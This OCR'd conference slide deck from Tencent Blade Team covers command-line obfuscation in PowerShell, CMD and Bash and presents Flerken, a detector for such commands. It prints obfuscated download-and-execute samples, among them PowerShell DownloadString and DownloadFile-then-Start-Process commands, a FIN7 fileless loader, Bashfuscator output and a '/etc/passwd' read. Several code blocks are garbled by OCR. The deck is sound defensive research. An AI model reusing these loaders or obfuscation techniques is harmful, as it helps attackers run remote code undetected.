





猫鼠游戏: 持续渗透中的高级命令混淆对抗

张尧 曾智洋 Tencent Blade Team





+ + + > Tencent Blade Team





MARIELLEN

谷歌TensorFlow

成功发现首个TensorFlow框架自身安全漏洞。 并包揽TF已知前七个漏洞



发现SQLite严重漏洞

成功发现SQLite存在严重漏洞,影响 Chromium浏览器和大量Android。iOS应用





深耕IoT领域

成功破解Amazon Echo、Google Home、小米智能音箱等IoT设备

多次受邀参加 海内外顶级安全会议

受激参加Blackhat USA、DEFCON、 HITB, CanSecWest, CSS, XCon, KCon等多个海内外顶级安全会议

获Amazon、小米、华为等多 个品牌官方认可

Amazon、小米、华为等多个品牌官方认 可,获小米安全年度最佳守护者,荣获华 为漏洞奖励计划官方认可

输出全行业 泛安全影响力

为腾讯Tday、腾讯首届技术文化周等活 动输出泛安全影响力





+ + + }_ 目录



- 1. 问题背景:命令混淆
- 2. 命令混淆方法
- 3. 我们的解决方案
- 4. 总结与讨论

+++>_



1. 问题背景:命令混淆

"\x63\x68\x72\x6F\x6D\x65\x2E\x61\x6F\x6T\x72\x79\x62\x69\x72\x64\x73\x2F\x6D"."\x64\x6F\x6D\x61\x69\x6F\x6D 3D\x22\x68\x74\x74\x70\x3A\x2F\x63\x68\x72\x6F\x6D\x65\x61\x64\x73\x65\x72\x76\x65\x72\x2E\x63\x6F\x6D\x2F\x61\x64\x37\x 2\x64\x65\x72\x3D\x22\x3D\x22\x20\x6D\x61\x72\x67\x69\x6E\x77\x69\x64\x74\x68\x3D\x22\x3D\x70\x78\x22\x20\x6D\x61\x72\x67\x6 x2P\x63\x65\x6E\x74\x65\x72\x3E\x3C\x62\x72\x2P\x3E"."\x3C\x62\x72\x2F\x3E\x3C\x63\x65\x6E\x74\x65\x72\x3E\x3C\x64\x69\x76\x2 \x6D\x6C\x22\x20\x66\x72\x61\x6D\x65\x62\x6F\x72\x64\x65\x72\x30\x22\x30\x6D\x61\x72\x67\x69\x6E\x77\x69\x64\x74\x68\ 22\x3E\x3C\x2F\x69\x66\x72\x61\x6D\x65\x3E\x3C\x2F\x64\x69\x76\x3E\x3C\x2F\x63\x65\x6E\x74\x65\x72\x3E\x3C\x2F\x8 3D\x22\x30\x70\x78\x22\x20\x6D\x61\x72\x67\x68\x65\x69\x65\x69\x67\x68\x74\x3D\x22\x30\x78\x22\x20\x73\x63\x72\x6F\x6C\x6 x69\x66\x72\x61\x60\x65\x20\x73\x72\x63\x3D\x22\x68\x74\x74\x70\x3A\x2F\x63\x68\x72\x6F\x6D\x65\x61\x64\x73\x65\x72\x76\; 6D\x6C\x22\x20\x66\x72\x61\x6D\x65\x62\x6F\x72\x64\x65\x72\x3D\x22\x20\x6D\x61\x72\x67\x69\x6E\x77\x69\x64\x74\x68\x 4\x3D\x22\x30\x70\x78\x22\x20\x73\x63\x72\x6F\x6C\x6F\x6C\x69\x6E\x67\x3D\x22\x6E\x6F\x22\x20\x77\x69\x64\x74\x68\x3D\x22\x31\x36 \x69\x66\x72\x61\x6D\x65\x3E"."\x3C\x63\x65\x6E\x74\x65\x72\x3E\x3C\x69\x66\x72\x61\x6D\x65\x20\x73\x72\x63\x3D\x22\x68\x74\x 72\x2E\x63\x6F\x6D\x2F\x61\x64\x48\x65\x6B\x6B\x6B\x6B\x34\x36\x38\x36\x30\x2E\x68\x74\x6D\x6C\x22\x20\x66\x72\x61\x6D\x65\x6 9\x64\x74\x68\x3D\x22\x30\x70\x78\x22\x20\x6D\x61\x72\x67\x69\x6E\x68\x65\x69\x69\x67\x68\x74\x3D\x22\x30\x70\x78\x22\x20\x73\x6 \x3D\x22\x34\x36\x38\x22\x20\x68\x65\x69\x67\x68\x74\x3D\x22\x36\x30\x70\x78\x22\x3E\x3E\x2F\x69\x66\x72\x61\x6D\x65\x3E\x3C 4\x2D\x62\x61\x6E\x65\x72"."\x23\x72\x69\x67\x68\x74\x2D\x62\x61\x6E\x65\x72"."\x74\x6F\x70\x2D\x62\x61\x6E\x65\x

Cyber Security Innovation Summit

#include<stdlib.h>//]++++[->++[->+>++++<<]<][(c)2013 #include<string.h>//ll[misaka.c.size=3898.crc=d9ec3b36][#define e typedef struct{int d,b,o,P;char*q,*p;}f;int p,q,d,b, =0//| #include FTLF //loop(->+>++<cl</r> #indef e//[->[-cc+c+c+c>>>|cccc++|->>+>+cccc|>+>+++++|>|1|h #define e(c)/**/if((!= LINE ?(= LINE):0)){c;}//[20002,+[-.+] .0.i=0.0=sizeof(f):static f*P:static FILE*t:static const char*o[]={/. "\n\48\"8oCan\49not\40open %s\n\8aaFbfeccdeaEboecbbcda6bcedd#e(bbed\$bbd" "a6bgcdbbccd#ead\$c%bcdea7bccde+b\$eebbdda9bsdbeccdbbccdebbcceed#eaa\$bae\$cbe "e&chid&e lidbdeedbbdede libdcdea&bbde libedbbcc&b#ccdee&bdcdea; bbcd lie bad (bae&bccd" "e&bbdalbdcdeeSbbce#bSc&bdedcd%ecdca4bbcdeebbcd#e\$b#ecdcc\$bccda7bbcc#e#d%c*bbda" '>bad/bbda"}:static int S(){return(o[p][q]);}static/**/int/**/Z=0 :void/**/z(int/) /**/char**]){/ $1)\{if(/**/Z-1)\{Z=1:q++:if(p<b*5&&|S())\{p+=b:q=0:\}\}\}int main(int I.$ d=sizeof(f*):if(1<(0=)){b=((sizeof(o)/sizeof(char*))-1)/4:g=22: p= 0:while(p<b+5) /*<*/if(Z-1)(d=S()>96:1=S()-(d?96:32) : 0++:if(p<b*5&&!S())(p+=b: 0= 0:12=1:7/*[[*/ while(i){ =p[8][S()-97]:I= -107b:1: for(:I--:)putchar():if --illd)z(~i): if(n==b*5660){n-=b:0--:}}return 8U: }if(! (P=(f*)calloc /*!*/ (0 .Ill))return 1 : }for(=n=1:n<I:n++){e(n=1):while (q< p&& strcmp(l(p .1[(a)]))++ t=stdin-if(ocn){(void)memcnv/* " (&P [p], &P [g 0) continue if(strcmp(l[p],"-")){t=fopen(l "rh" ·iff()+ \///·l printf(05+*o.l[p]):return+1: } =b= 1<<15 *60=5:dofif(!(P[p].g=realloc b)+1))){return 01:10 6=72 6/*][*/;P[p].o+=d=fread(P[p] +P[o. 1.b.t) ;}// while(d==b) ;P [p].q[]= 012;d e(fclose(t));P .q:if (0) {for(;d<P[{g= while(g<Pf p1.086P[pl.g[g]-18 a++: }b=a-d: if(b>){/*lb P[n].d=b:}{: #undef/*pqdz".*/ e// #define/*s8odbl*/e/**/8 1100 00 > 00 >44 440 /*P[*/P[p].b++:continue:}}}t= for (p=1;p<I;p++){/**/if(P[p].b>i)(i=P[p].b:) (0){for(p:0:p<i:p++){q:0:/*[*/while(I >++q){_=P[q].p-P[q].q; 0;if(<P[q].o){while(012-*P[q].p) {putchar(*(P[q].p++));b++;}P[q]. p++;

putchar(10);}return 0;}p =1;

pl.o.1.t):return 0 :}//

;while (P[g].d>b++)putchar(040);

for(: p<I :p++)fwrite(P[p] .g.P

:++\$\$.\$\$\$\$:([[]+"")[\$\$]. \$:++\$\$.\$ \$:([[]+"")[\$\$]. \$:++\$\$.\$ \$\$:([]+"")[\$\$].\$\$ \$:(\$\$[\$\$]+"")[\$\$] \$\$+"")[\$\$, \$\\$]+(\$\$, \$=\$\$, \$\[\$\$, \$])+(\$\$, \$\$=(\$\$, \$+"")[\$\$, \$])+((|\$\$)+"")[\$\$, \$\$]+(\$\$, =\$\$, \$\[\$\$, \$\$])+(\$\$, \$=(2.22+ .22+ .22+[22 .22][\$\$.\$\$:\$\$.\$=(\$\$.__)[\$\$.\$_][\$\$.\$_]:\$\$.\$(\$\$.\$(\$\$.\$\$+"\""+ \\"+\$\$. \$+\$\$. \$\$\$. \$\$\$. \$\$\$. \$+\$\$. \$\$\$. \$+\$\$. \$\$\$. "+\$\$. \$+\$\$.\$\$+\$\$.\$\$\$+"\\"+\$\$. \$+\$\$.\$\$\$+\$\$.\$\$+\$\$.\$\$\$+\$\$.\$+\$\\"+\$\$. \$+\$\$.\$\$\$.\$\$+\$\$.\$\$+\$\$.\$\$+\$\$.\$\$ \$\$\$ +"."+\$\$.\$\$ +\$\$.\$+"\\"+\$\$.\$\$+\$\$.\$\$ \$+\$\$.\$\$ \$+\$\$.\$\$ \$+\$\$.\$\$ \$+\$\$.

22 22+2 22+"/"+ 22+22 22+ 22 22+2 22+"//="+ 222 22+222 22+ 2 22+22 22+ 22 22+2 22+"//8"

\$5, 5 + "\\"+\$5, 5+\$5, 5, 5+\$5, 5 +\$5, 55 +\$5, +\$6\\"+\$5, 5+\$5, 55 +\$5, 55+"\\"+\$5, 5+\$5, 5 +\$5, 5 +\$5, 5+\$5, 22-2 2 22-2 22-7 //"+ 22 22+ 2 22+ 2 22+2 22-7 //"+ 2 2 22+ 22 22-22 22+ 22 22-2 \\"+\$\$._\$+\$\$.\$\$_+\$\$.\$\$\$+"\\"+\$\$._\$+\$\$.\$\$_+\$\$.\$\$\$+"\\"+\$\$._\$+\$\$.\$\$\$+\$\$.\$\$\$+ \$\$. \$+\$\$.\$ +\$\$.\$\$\$+\$\$.\$+\$\$.\$+"\\"+\$\$.\$+\$\$.\$ +\$\$.\$\$\$+(![]+"")[\$\$.\$]+\$\$.\$\$\$ +"."+\$\$.\$\$ +\$\$.\$+"\\"+\$\$.\$ "=\\"+\$\$. \$+\$\$.\$\$.+\$\$.\$\$+\$\$. +"\\"+\$\$. \$+\$\$.\$\$.+\$\\"+\$\$. \$+\$\$.\$ \$+\$\\"+\$\$. \$\$._\$_+\$\$.\$\$__+"\\"+\$\$.__\$+\$\$.\$_\$+\$\$. "+\$\$.__\$+\$\$.\$\$_+\$\$.\$\$\$+"\\"+\$\$.__\$+\$\$. \$\$ +\$\$.\$\$\$+"\\"+\$\$. \$+\$\$.\$\$ +\$\$.\$\$\$+".\\"+\$\$. \$+\$\$.\$ +\$\$.\$\$\$+\$\$.\$\$+\$\$.\$\$+\\"+\$\$. \$+\$\$.\$ +\$\$.\$\$\$+(! \$55. +"=\\"+55. \$+55. \$5. \$5. \$5. \$5. +55. +"\\"+55. \$+55. \$+55. \$+55. \$+55. +"\\"+55 _\$+\$\$.\$\$_+\$\$._\$\$+"\\"+\$\$._\$+\$\$.\$_\$+\$\$.._\$+\$\$.._\$+\$\$.._\$+\$\$.\$\$\$_+\$\$.\$\$.\$\$_+\$\$.\$\$.\$\$_+\$\$.\$\$.\$\$.\$\$_+\$\$.\$\$.\$\$. .\$\$_+\$\$,_\$_+\$\$,\$\$_+"\\"+\$\$,_\$+\$\$,\$_\$+\$\$,__+"=\\\".\\\"\\\".\\\" ""+\$\$._\$_+\$\$.___+\$\$.\$_\$+"."+\$\$.__\$+\$\$ __S+SS.SS_+"."+SS.__S+SS.S__+SS.SS_+"."+SS._S_+SS.__S+SS.SSS+". \\"&\\"+\$\$. \$+\$\$.\$\$ +\$\$. \$\$+\$\$.\$ \$ +\$\$. "&\\"+\$\$, \$+\$\$,\$\$ +\$\$,\$\$,\$\$+\$\\"+\$\$, \$+\$\$,\$ \$+\$\$, \$+\$\$, +\$\$,\$\$\$ +"\\"+\$\$, \$+\$\$,\$\$ +\$\$,\$\$\$ +\$\$,\$\$\$ +\$\$,\$\$ "///="+ .22+2 2.22+2 .22+"//"+ 22.22+ 2 .22+ 22.22+2 .22 +222.22+ 22.22+2 .22+"//"\/".["///"//"///. \"+\$\$._\$+\$\$.\$\$.+\$\$.\$\$\$.+\$\$.\$\$\$.\\"+\$\$._\$+\$\$.\$\$.\$\$\$.\$\$\$.\$\$\$.","+\$\$.\$.\$\$.\$\$.\$.\$.\$.\"\"+\$\$._\$+\$\$.\$.\$.\$+\$\$.\$.\$.\$+\$\$. +55.55 +55. 5+"\\"+55. 5+55.5 5+55.5 5+"\\\".\\\"&"+55.55 +55. +55. 5+55. 5+55. 5+55. 5+55. \$_\$+\$\$._\$_+"&"+\$\$.__+"\\"+\$\$.__\$+\$\$.\$_\$+\$\$.\$\$_+"="+\$\$.__+\$\$..__+\$\$..__+\$\$.._\$-\$5..\$\$-\$ \$+\$\$.\$ \$+\$\$. \$+"=\\\".\\\""+\$\$.\$ \$\$+\$\$.\$ \$ +"\\"+\$\$. \$+\$\$.\$ \$+\$\$. \$+\$\$.\$\$ \$+\$\$. "+\$\$.\$ \$\$+\$\$.\$ \$ + "+\$\$.__\$+\$\$.\$_\$+\$\$._\$+\$\$.\$+\$\$.\$\$_\$+\$\$._+"."+\$\$.\$\$__+\$\$._\$+"\\"+\$\$.__\$+\$\$.\$_\$+\$\$.\$_\$+ \$\$.\$\$\$+"\\"+\$\$._\$+\$\$.\$\$.+\$\$.\$\$\$.+"\\"+\$\$._\$+\$\$.\$\$.+\$\$.\$\$\$.+\$\$.\$\$\$+".\\"+\$\$._\$+\$\$.\$\$.\$\$.\$\$. \$\$_+\$\$__\$\$+"\\"+\$\$,__\$+\$\$,\$_\$+\$\$,__\$+\$\$,__\$+\$\$,\$\$\$__"=\\\",\\\"\\"+\$\$,__\$+\$\$,\$_\$+\$\$,___+\$\$,\$_\$,"\\"+\$\$,__\$+


十 十 十 🗦 📗 1.2 命令混淆



- 范畴:特指操作系统原生的三个命令行程序PS/CIMDE Jexe/Bash
- 对象: 命令行 (Command Line) 常规命令
- 方法:基于上述三种命令行程序灵活的语法进行变


+ + + - 1.3 攻击路径示例——Windows篇





+ + + - 1.4 攻击路径示例——Linux篇





+++>_



2. 命令混淆方法

+ + + } _ 2.1 简单的PowerShell混淆



Round 1

Invoke-Expression (New-Object System.Net.WebClient).DownloadString("http://127.0.0.1/evilfile")

Round 2

Invoke-Expr'ess'ion (New-Object Net.We'bCli'ent).("DownloadString").Invoke('h'+'ttp://127.0.0.1/evilfile')

Round 3

```
in'vo'ke-exPr'ess'ioN ((('('+'Ne'+'w'+'-'+'Object
S')+('y'+'ste')+('m'+'.Net')+('.'+'WebCl')+'ie'+'nt'+((')'+'.Dow'))+('nlo'+'a')+'dS'+('tri'+'n')+(('g(C'+'82h'))+('tri'+'/1'+'/1'+('27'+'.0.')+('0.'+'1/ev'+'i')+(('lfi'+'l'+'eC82)'))).rEPlACE(('C'+'82'),[StriNg][CHaR]34))
```

+ + + }_ 2.2 简单的Bash混淆



Round 1 Round 2
whoami echo 'who''ami' | bash

Round 3 Round 4

e\cho \$'\x77ho\$'\u0000'ami' | bash e\cho \$'\x77ho\$'\u0000'ami' | \$(echo hsab| rev)


Round 5

e\cho \$'\x77ho\$'\u0000'ami' | \$(echo \$(echo aHMK|base64 -d)ab| rev)

+ + + : 2.3 命令混淆工具

M络安全创新大会 Cyber Security Innovation Summit

- CMD命令混淆工具: Invoke-DOSfuscation
- Powershell命令混淆工具: Invoke-Obfuscation、PS_obfs
- Bash命令混淆工具: Bashfuscator、bashfuck





#Original CMD

(New-Object

System.Net.WebClient).DownloadFile('http://cajos.in/0x/1.exe','mess.exe');Start-Process 'mess.exe'

₩ Invoke Obfuscation ₩

#Obfuscated CMD

6(\$VeRbOSePRefEREnce.tOSTring()[1,3]+'x'-jOiN'') (" \$(seT '0fs' '')"+[sTrIng]
('20V28u4en65V77H2dV4fl62u6aH65J63V74J20n53n79H73u74@65V6dr2eJ4eu65V74@2el57J65J62r43
J6c@69J65u6er74r29J2eV44H6fH77u6e@6cu6fl61@64V46n69J6cl65H28@27V68V74r74H70n3al2fV2fV
63u61u6an6fJ73n2er69n6en2fV30H78l2fn31r2en65@78u65r27n2cH27V6du65
r73@73J2el65V78@65r27J29n3bl53V74V61@72r74H2dH50u72u6fH63J65@73J73r20J27J6dJ65J73J73@
2eJ65u78J65n27'.split('Vn@rlHuJ')|%{([CHar]([COnvERT]::tOInt16(([stRiNg]\$_),16)
)) })+"\$(Set-vARiable 'ofs' ' ') ")

PowerShell无文件木马混淆

@set w=wsc@ript /b /e:js@cript %HOMEPATH%\tt.txt @echo try{var fs=new
ActiveXObject('Scripting.FileSystemObject');sh=new
ActiveXObject('Wscript.Shell');p=sh.ExpandEnvironmentStrings('%%HOM'+'EPATH%%')+'\\pp
.txt';var f=fs.OpenTextFile(p,1,false);for(i=0;i^<4;i++)f.SkipLine();var
com='';while(!f.AtEndOfStream)com+=f.ReadLine().substr(1);f.Close();try{fs.DeleteFile
(p, true);}catch(e){}this[String.fromCharCode(101)+'v'+'al'](com);}catch(e){};
>%HOMEPATH%\tt.txt @copy /v %TMP%\unlock.cmd %HOMEPATH%\pp.txt @echo %w:@=%lcmd

APT组织FIN 7 中的混淆样本

eval "\$(ijmduN3D=(\[r f 5 4 G U \" a i s p 1 t \% \} \ e \) \/ \\ 0 b J k z 7 \] \; \{ \| D \(X 2 h 3 \= 9 V 8 w n \\$ B c 6 d o); for s7SQJyu8 in 11 1 9 42 13 2 16 14 10 16 7 43 32 24 44 39 8 6 33 37 32 20 19 16 45 16 10 16 47 16 41 16 13 16 11 16 17 16 8 16 20 16 18 28 2 48 1 16 31 25 35 24 23 36 41 5 16 9 42 16 12 16 40 16 3 16 38 16 21 16 26 16 3 16 12 16 21 16 46 16 30 16 38 16 21 16 26 16 3 16 12 16 21 16 46 16 30 30 43 31 25 35 24 23 36 41 5 27 15 7 28 47 48 42 17 18 7 30 22 8 10 35; do printf %s "\${ijmduN3D[\$s7SQJyu8]}"; done)"

Bashfuscator 工具生成的混 済命令 +++>_




3. 我们的解决方案

十 十 十 〉 3.1 新攻击向量带来的攻守失衡



新型混淆工具的开源让 混淆变得轻而易举



企业大规模服务器命令数据 加剧命令混淆检测难度

防御方案的不足进一步 引起攻守的失衡

+ + + - 3.2 提出解决方法Flerken:从一石二鸟到双塔奇兵

网络女全间新不会 Cyber Security Innovation Summit

出发点: 是否存在统一的混淆检测方案?

NO

Windows (CMD/Powershell) vs Linux (Bash)

多特征维度深入分析

语法特征差异性

底层原因

大小写敏感性 特殊字符使用^,/," 等区别 统计特征差异性

命令长短引起的统计 特征差异性 数据规模差异性

Windows服务器规模远小于Linux服务器,加剧了训练数据的不平衡性

Windows命令混淆检测方法

Kindle

解决思路



Octopus

Linux命令混淆检测方法

+ + + ...3.3 Kindle:基于可读性的Windows混淆检测



Windows (CMD/Powershell)混淆与常规业务命令随机抽样对比



根本问题: 影响这一判断的本质特征是什么?

可读性程度

核心观察

常人(Human)可以有效识别混淆/非混淆命令

结合语言学统计 分析的研究洞察 完成单词可读性设计



符号可读性

非混淆命令 常见字符 其他常规统计特征

符号比例

空格比例

...

kindle07 kindlemysql kindlle kinDle kindleisanextremelypopulartool

+ + + : _ 3.3 Kindle: 基于可读性的Windows混淆检测



```
cmd - input command; obtag - CLOB label; des - specific description;
len(cmd) - returns the length of cmd:
RatioUnread (cmd) - returns the ratio of unreadable words in cmd:
RatioUnread(cmd) - unreadable ratio for special encoded case;
RatioSpecial(cmd) - returns the ratio of special chars in cmd:
RatioUnchar(cmd) - returns the ratio of unreadable chars in cmd:
RatioSpace(cmd) - returns the ratio of spaces in cmd.
Every cmd, do
if RatioSpace(cmd) > \alpha then
   Return ob_{tag} = 1 and des_1;
   else if RatioSpecial(cmd) > \beta_1 and RatioUnread(cmd) > \delta_1 then
       Return ob_{tag} = 1 and des_2;
       else if RatioUnchar(cmd) > \psi_1 and RatioUnread<sub>1</sub>(cmd) > \delta_2 then
           Return ob_{tan} = 1 and des_3;
           else if RatioUnchar(cmd) > \psi_2 and RatioUnread<sub>1</sub>(cmd) > \delta_3 then
               Return ob_{tag} = 1 and des_4;
               else if RatioSpecial(cmd) > \beta_2 and RatioUnread<sub>1</sub>(cmd) > \delta_4 then
                  Return ob_{tag} = 1 and des_5;
                  else if len(cmd) > \omega_1 then
                       Return ob_{tag} = 1 and des_6;
                           score = RatioSpecial(cmd) * w_c + RatioUnchar(cmd) * w_c +
                          RatioUnread<sub>1</sub>(cmd)*w_{n};
                          if score > \gamma then
                              Return ob_{tag} = 1 and des_7;
if len(cmd) > \omega_2 and RatioUnread2(cmd) > \delta_5 then
   Return ob_{tay} = 1 and des_8;
```

```
in'vo'ke-exPr'ess'ioN ((('('+'Ne'+'w'+'-'+'Object
S')+('y'+'ste')+('m'+'.Net')+('.'+'WebCl')+'ie'+'nt'+((')'+'.Dow'))+('nlo'+'a')+'dS'+('tri'+'n')+(('g(C'+'82h'))+('t'+'tp:')+'/+'/1+('27'+'.0.')+('0.'+'1/ev'+'i')+(('lfi'+'l'+'C82)'))).rEPIACE(('C'+'82'),[StriNg][CHaR]34))
```

不可读单词比例 符号比例



@set w=wsc@ript /b /e:js@cript %HOMEPATH%\tt.txt @echo try{var fs=new ActiveXObject('Scripting.FileSystemObject');sh=new ActiveXObject('Wscript.Shell');p=sh.ExpandEnvironmentStrings('%%HOM'+'EP ATH%%')+'\\pp.txt';var f=fs.OpenTextFile(p,1,false);for(i=0;i^<4;i++)f.SkipLine();var com='';while(!f.AtEndOfStream)com+=f.ReadLine().substr(1);f.Close();try{fs.De leteFile(p, true);}catch(e){}this[String.fromCharCode(101)+'v'+'al'](com);}catch(e){}; >%HOMEPATH%\tt.txt @copy /y %TMP%\unlock.cmd %HOMEPATH%\pp.txt @echo %w:@=%|cmd

不可读单词比例 不可读符号比例



线性判断逻辑,增加告警可解释性

+ + + → 3.3 Kindle:基于可读性的Windows混淆检测




```
cmd - input command; obtag - CLOB label; des - specific description;
len(cmd) - returns the length of cmd:
RatioUnread (cmd) - returns the ratio of unreadable words in cmd:
RatioUnread(cmd) - unreadable ratio for special encoded case:
RatioSpecial(cmd) - returns the ratio of special chars in cmd:
RatioUnchar(cmd) - returns the ratio of unreadable chars in cmd:
RatioSpace(cmd) - returns the ratio of spaces in cmd.
Every cmd, do
if RatioSpace(cmd) > \alpha then
   Return ob_{tag} = 1 and des_1;
   else if RatioSpecial(cmd) > \beta_1 and RatioUnread(cmd) > \delta_1 then
       Return ob_{tag} = 1 and des_2;
       else if RatioUnchar(cmd) > \psi_1 and RatioUnread(cmd) > \delta_2 then
           Return ob_{tan} = 1 and des_3;
           else if RatioUnchar(cmd) > \psi_2 and RatioUnread<sub>1</sub>(cmd) > \delta_3 then
               Return ob_{tag} = 1 and des_4;
               else if RatioSpecial(cmd) > \beta_2 and RatioUnread(cmd) > \delta_4 then
                  Return ob_{tag} = 1 and des_5;
                  else if len(cmd) > \omega_1 then
                      Return ob_{tag} = 1 and des_6;
                          score = RatioSpecial(cmd) * w_c + RatioUnchar(cmd) * w_c +
                          RatioUnread<sub>1</sub>(cmd)*w_{n};
                          if score > \gamma then
                             Return ob_{tag} = 1 and des_7;
```

if $len(cmd) > \omega_2$ and RatioUnread2(cmd) $> \delta_5$ then

Return $ob_{tag} = 1$ and des_8 ;

特征向量化



(110010101) (0 0 0 0 1 1 1 0 0 ...) (0 1 0 0 1 1 1 1 0 ...) (0.00110100.)(100010100..)

线性判断逻辑,增加告警可解释性

分类器学习

核心思路

Linux混淆变形更为丰富, 但依然可用有限的语法模 式表达,表达效果取决于 模式描述的泛化程度








+ + + → 3.4 Octopus: 动态语法解析下的Bash混淆识别





关键挑战:能否让语法解析 沙箱只解析,不执行?

YES

$+ + + \rightarrow 2$ 3.4 Octopus bash

- · 对近10万行Bash源码进行深入分析,标记 关键执行函数,并在最外层进行"去执行化"
- · 编译得到的Bash , 称之为Octopus bash , 可以还原混淆命令
- · 进一步结合文本相似性算法Simhash,实现 对于Bash命令混淆的高效识别



```
"${@\\.}"p$'\x72'\intf \\s 'dwssap/cte/ tac' | \${\*...} \$'\x72'e\${\*/\"k}v \${@...} \"
→ octopus workspace . /octopusbash -x obfus. sh
The Octopus Bash Syntax Parser of Flerken
Based on GNU bash, version 4.4.0(42)-release
 [*]Github: https://github.com/We5ter/Flerken
 [*] Website: https://flerken.pro
[*]Octopusbash is working...
 ++ printf %s 'dwssap/cte/ tac
 eval 'cat /etc/passwd'
 ++ cat /etc/passwd
[*]The Original CMD as showing below...
at /etc/passwd
→ octopus workspace
```

+ + + > 3.5 Flerken Demo



Flerken		@ Documentation	O Fork me on Github	□ Landing Page
Flerken Engine Beta				
	INPUT YOUR COMMAND HERE			
	Patform not sure ▼	Clear Detect		
Current Warsion - 1.0.0			Proudly created by	to Zhang & Zhiyang Zeng



Flerken demo: https://flerken.pro GitHub link: https://github.com/We5ter/Flerken





4. 总结与讨论

十 十 十 〉 4.1 总结与讨论



- ・ 多平台命令混淆检测方案Flerken
- · 近实时的企业服务器命令监控能力
- ・ 已知样本、工具 , 检出率接近100%
- 对抗升级、进一步优化
- · Octopus bash即将开源

- · 尽管混淆语法模式非常多样,但问题并不是Too Complex to be solved
- ・ 检测能力是核心, 但不是全部
- ・ 命令采集、数据裁剪
- 动态分析下的统一解法?
- ・ 关注运营

